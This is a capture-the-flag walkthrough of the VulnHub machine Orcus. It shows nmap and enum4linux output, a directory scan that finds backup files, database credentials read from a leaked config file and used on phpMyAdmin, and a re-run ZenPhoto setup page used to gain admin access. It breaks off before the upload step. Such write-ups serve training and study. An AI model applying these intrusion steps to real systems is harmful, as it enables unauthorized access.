Orcus

Orcus is another great boot2root challenge created by viper
Goals: This machine is intended to take a lot of enumeration and understanding of Linux system.
There are 4 flags on this machine 1. Get a shell 2. Get root access 3. There is a post exploitation flag on the box 4. There is something on this box that is different from the others from this series (Quaoar and Sedna) find why its different.

The link to download VM: https://www.vulnhub.com/entry/hackfest2016-orcus,182/

Reconnaisaince

As always lets start by identifying target IP
sudo netdiscover -i vboxnet0

```
Currently scanning: 172.16.133.0/16   |   Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 84
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.100  08:00:27:50:f6:67      1      42  PCS Systemtechnik GmbH
192.168.56.133  08:00:27:df:11:47      1      42  PCS Systemtechnik GmbH
```

Target IP is 192.168.56.133

now let's do a nmap scan to find the sevice,version,Os and vulnerable ports etc
nmap 192.168.56.133
since there was lot's of ports open i did 2 nmap scan

```
┌─[baz@parrot]─[~/comp ctf walkthroughs/geisha]
└──╼ $nmap 192.168.56.133
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-04 22:13 IST
Nmap scan report for 192.168.56.133
Host is up (0.00095s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
110/tcp  open  pop3
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
445/tcp  open  microsoft-ds
993/tcp  open  imaps
995/tcp  open  pop3s
2049/tcp open  nfs
```

```
Applications  Places  System                                                    Wed Jul 8, 11:13 AM
Parrot Terminal
File  Edit  View  Search  Terminal  Help
  GNU nano 4.9.2                                   nmap.txt
# Nmap 7.80 scan initiated Sat Jul  4 22:11:13 2020 as: nmap -sC -sV -p- -o nmap.txt 192.168.56.133
Nmap scan report for 192.168.56.133
Host is up (0.0028s latency).
Not shown: 65519 closed ports
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3a:48:6e:8e:3f:32:26:f8:b6:a1:c6:b1:70:73:37:75 (RSA)
|   256 04:55:e6:48:50:d6:93:d7:12:80:a0:68:bc:97:fa:33 (ECDSA)
|_  256 c9:a9:c9:0d:df:7c:fc:a7:da:87:ef:d3:38:c3:f2:a6 (ED25519)
53/tcp    open  domain      ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp    open  http        Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 30 disallowed entries (15 shown)
| /exponent.js.php /exponent.js2.php /exponent.php
| /exponent_bootstrap.php /exponent_constants.php /exponent_php_setup.php
| /exponent_version.php /getswversion.php /login.php /overrides.php
| /popup.php /selector.php /site_rss.php /source_selector.php
|_/thumb.php
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
110/tcp   open  pop3        Dovecot pop3d
|_pop3-capabilities: AUTH-RESP-CODE STLS PIPELINING SASL TOP UIDL RESP-CODES CAPA
|_ssl-date: TLS randomness does not represent time
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo       M-A Mark Text  M-] To Bracket
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell    ^_ Go To Line  M-E Redo       M-6 Copy Text  ^O Where Was
Menu   orcus   [ctf (~/comp ctf ...   hackfest2016: O...   [typhoon.ctb - /h...   *CherryTree 0.3...   stripes.pdf   Parrot Terminal
```

As we can see the NMAP output shows various open ports: 22(ssh) 53(domain), 80(http), 110(pop3), 111(rpcbind), 139(netbios-ssn), 143(imap),443(https), 445(netbios-ssn), 993(ssl/imaps), 995(ssl/pop3), 2049(nfs_acl)

Enumeration

We knew smb was enabled since port 445 and 139 were open
we enumerated using enum4linux
we got users - viper and root

```
Applications  Places  System                                                    Sat Jul 4, 10:15 PM
Parrot Terminal
File  Edit  View  Search  Terminal  Tabs  Help
Parrot Terminal   Parrot Terminal   Parrot Terminal   Parrot Terminal
[+] Got OS info for 192.168.56.133 from srvinfo:
        ORCUS          Wk Sv PrQ Unx NT SNT Orcus server (Samba, Ubuntu)
        platform_id     :       500
        os version      :       6.1
        server type     :       0x809a03

 =============================
|    Users on 192.168.56.133    |
 =============================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: viper    Name: viper     Desc:
index: 0x2 RID: 0x3e9 acb: 0x00000010 Account: root     Name: root      Desc:

user:[viper] rid:[0x3e8]
user:[root] rid:[0x3e9]

 ==========================================
|    Share Enumeration on 192.168.56.133    |
 ==========================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Orcus server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 192.168.56.133
//192.168.56.133/print$ Mapping: DENIED, Listing: N/A
//192.168.56.133/IPC$   [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
Menu   [(30) 'SANAM RE' - Vid...   Parrot Terminal   [orcus]   [vm1 [Running] - Oracl...   [orcus (~/comp ctf walk...
```

now from nmap scan we got port 80 was open lets explore it.


http://192.168.56.133
We were greeted with a picture

when downloaded and checked if some files or some data were shown using exiftool,strings but nothing were shown.
so we quickly did a directory bruteforce scan.
dirb http://192.168.56.133
From the directory scan we got to know it had a suspicious directory named backups

Parent Directory		-
SimplePHPQuiz-Backupz.tar.gz	2016-10-31 20:29	210K
ssh-creds.bak	2016-11-01 21:33	12

Apache/2.4.18 (Ubuntu) Server at 192.168.0.151 Port 80


we downloaded both the files
we extracted the .gz file
cd SimplePHPQuiz
cd includes
nano db_conn.php




nano db_conn.php
we got the username and password -
username- dbuser
password- dbpassword

```
GNU nano 4.9.2                    db_conn.php
<?php

//Set the database access information as constants
DEFINE ('DB_USER', 'dbuser');
DEFINE ('DB_PASSWORD', 'dbpassword');
DEFINE ('DB_HOST', 'localhost');
DEFINE ('DB_NAME', 'quizdb');

@ $dbc = new mysqli(DB_HOST, DB_USER, DB_PASSWORD, DB_NAME);

if (mysqli_connect_error()){
        echo "Could not connect to MySql. Please try again";
        exit();
}

?>
```

Now again I will move towards the browser to explore 192.168.0.1.51/phpmyadmin in URL. The form is given below screenshot you can observe I had entered above username and password here. After entering i were logged on to phpmyadmin dashboard




There were lots of databases so after lots of time enumerating we found zenphoto contained lots of vulnerabilities using searchsploit
searchsploit zenphoto
But in the zenphoto databases it didn't contain anything



```
ZenPhoto 1.4.3.3 - Multiple Vulnerabili | php/webapps/22524.txt
ZenPhoto 1.4.8 - Multiple Vulnerabiliti | php/webapps/37602.txt
ZenPhoto CMS 1.3 - Multiple Cross-Site  | php/webapps/14359.html
ZenPhoto Gallery 1.2.5 - Admin Password | php/webapps/9166.txt
---------------------------------------- ----------------------------------
Shellcodes: No Results
┌─[baz@parrot]─[~/comp ctf walkthroughs/orcus]
└──╼ $searchsploit zenphoto
------------------------------------------------------------------------------------------- ----------------------------------
 Exploit Title                                                                             |  Path
------------------------------------------------------------------------------------------- ----------------------------------
ZenPhoto - 'admin-news-articles.php' Cross-Site Scripting                                  | php/webapps/37903.txt
ZenPhoto - 'index.php' SQL Injection                                                       | php/webapps/38326.txt
ZenPhoto - Config Update / Command Execution                                               | php/webapps/15114.php
ZenPhoto - SQL Injection                                                                   | php/webapps/39062.txt
ZenPhoto 0.9/1.0 - 'i.php?a' Cross-Site Scripting                                          | php/webapps/27795.txt
ZenPhoto 0.9/1.0 - 'index.php' Multiple Cross-Site Scripting Vulnerabilities               | php/webapps/27796.txt
ZenPhoto 1.1.3 - 'rss.php?albumnr' SQL Injection                                           | php/webapps/4823.pl
ZenPhoto 1.2.5 - Completely Blind SQL Injection                                            | php/webapps/9154.js
ZenPhoto 1.3 - '/zp-core/admin.php' Multiple Cross-Site Scripting Vulnerabilities          | php/webapps/34611.txt
ZenPhoto 1.3 - '/zp-core/full-image.php?a' SQL Injection                                   | php/webapps/34610.txt
ZenPhoto 1.4.0.3 - '_zp_themeroot' Multiple Cross-Site Scripting Vulnerabilities           | php/webapps/35648.txt
ZenPhoto 1.4.0.3 - x-forwarded-for HTTP Header Persistent Cross-Site Scripting             | php/webapps/17200.txt
ZenPhoto 1.4.1.4 - 'ajax_create_folder.php' Remote Code Execution                          | php/webapps/18083.php
ZenPhoto 1.4.10 - Local File Inclusion                                                     | php/webapps/38841.txt
ZenPhoto 1.4.11 - Remote File Inclusion                                                    | php/webapps/39571.txt
ZenPhoto 1.4.3.3 - Multiple Vulnerabilities                                                | php/webapps/22524.txt
ZenPhoto 1.4.8 - Multiple Vulnerabilities                                                  | php/webapps/37602.txt
ZenPhoto CMS 1.3 - Multiple Cross-Site Request Forgery Vulnerabilities                     | php/webapps/14359.html
ZenPhoto Gallery 1.2.5 - Admin Password Reset (Cross-Site Request Forgery)                 | php/webapps/9166.txt
------------------------------------------------------------------------------------------- ----------------------------------
Shellcodes: No Results
┌─[baz@parrot]─[~/comp ctf walkthroughs/orcus]
└──╼ $dirb http://192.168.56.133 zenphoto
```

Now inside zenphoto, I found a setup page which will update the configuration file for the database inside web server when we will fill the information in the given text field.
Here only we need to provide database
username -dbuser
password - dbpassword
Without disturbing other fields click on save which will start database zenphoto installation.



192.168.56.133/zenphoto/zp-core/setup/index.php?autorun=gallery

- File Permissions [are relaxed (0664)] Notice! click for details
- PHP MySQLi support
- PHP PDO_MySQL support
- PHP MySQL support [is not installed]
- Database credentials in configuration file

Error!

MySQLi reported: Access denied for user 'root'@'localhost'


Fill in the information below and setup will attempt to update your configuration file.

Database engine	MySQLi
Database user	root
Database password	
Database host	localhost
Database name	zenphoto
Database table prefix	zenphoto_

- Zenphoto core files
- .htaccess file (RewriteEngine is ON)
- .htaccess RewriteBase is /zenphoto


This will start installation when you will click on the go tab given at the end of the page. The zenphoto setup will start installing theme and plug-in for your database after that you have to set your admin user and password.
admin
password

Then login into the zenphoto database using credential as admin: password. So now we are inside admin console where we have decided to upload an image but here we upload any zip file only.

